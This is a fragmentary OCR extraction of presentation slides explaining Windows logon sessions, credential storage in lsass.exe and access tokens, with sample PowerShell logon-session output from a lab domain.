upport.microsoft.com/en-sg/help/102716/ntlm-user-authentication-in-windows

Domain – Kerberos AP/SSP*



***NTLM still supported by default**


Creates
Logon Session
Physical
Remote
NTLM
Kerberos
Auth
Auth package
LSA
Creates
TOKEN
User SID
Logon Session ID
Integrity
Groups
...
UserA
HostA
Security information
Provides


Logon Sessions

Logon Sessions

- Logon sessions are created when an authentication is successful (physically or remotely)
- Credentials (if any) are tied to logon sessions
- Two types:
  - Interactive / Non-Network
  - Non-interactive / Network / Remote

Logon Sessions - Interactive

- The user sends credentials and are stored in lsass.exe
- Typically the auth screen (Winlogon → LogonUI)





```
PS C:\Users\acapaz\Desktop> Get-LogonSession


Domain                : CAPSULE
Description           :
UserName              : Acapaz
InstallDate           :
ComputerName          : FILESERVER
LogonId               : 415384
LogonType             : Interactive
AuthenticationPackage : Kerberos
Name                  :
StartTime             : 5/18/2019 10:18:13 AM
Caption               :
```

https://docs.microsoft.com/en-us/windows/desktop/secauthn/lsa-logon-sessions


Logon Sessions - Network


- The user proves he has credentials but does not send them to the target
- Usually after an interactive authentication for SSO purposes




```
Domain                  : CAPSULE
Description             :
UserName                : Acapaz
InstallDate             :
ComputerName            : FILESERVER
LogonId                 : 1270874
LogonType               : Network
AuthenticationPackage   : NTLM
Name                    :
StartTime               : 5/18/2019 10:22:39 AM
Caption                 :
```


https://docs.microsoft.com/en-us/windows/desktop/secauthn/lsa-logon-sessions


Windows PowerShell
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.
PS C:\Users\acapaz> whoami
capsule\acapaz
PS C:\Users\acapaz> Enter-PSSession -ComputerName fileserver
[fileserver]: PS C:\Users\acapaz\Documents> hostname
FileServer
[fileserver]: PS C:\Users\acapaz\Documents>


Domain : CAPSULE
Description :
UserName : Acapaz
InstallDate :
ComputerName : FILESERVER
LogonId : 1132194
LogonType : Network
AuthenticationPackage : Kerberos
Name :
StartTime : 5/18/2019 10:21:48 AM
Caption :


DC01.capsule.corp
SQLserver.capsule.corp
FileServer.capsule.corp
Administrator: Windows PowerShell
PS C:\> Get-LogonSession | where username -eq acapaz
Type here to search
ESP
2:57 PM
6/5/2019

Access Tokens


Creates
Logon Session
Physical
Remote
NTLM
Kerberos
Auth
Auth package
LSA
Creates
TOKEN
User SID
Logon Session ID
Integrity
Groups
...
UserA
HostA
Security information
Provides


Access Tokens

- When a logon session is created, information is returned to the Local Security Authority (LSA) that is used to create a token
  - Each Access Token references to a Logon Session

- An access token is a protected object that contains the security context of a user
  - Every process of the user will have a copy of the token

- **Process/Thread → Token → Logon Session → Credentials**


- User SID
- Groups
- Integrity
- Token type
- Privileges
- Logon Session
- ….




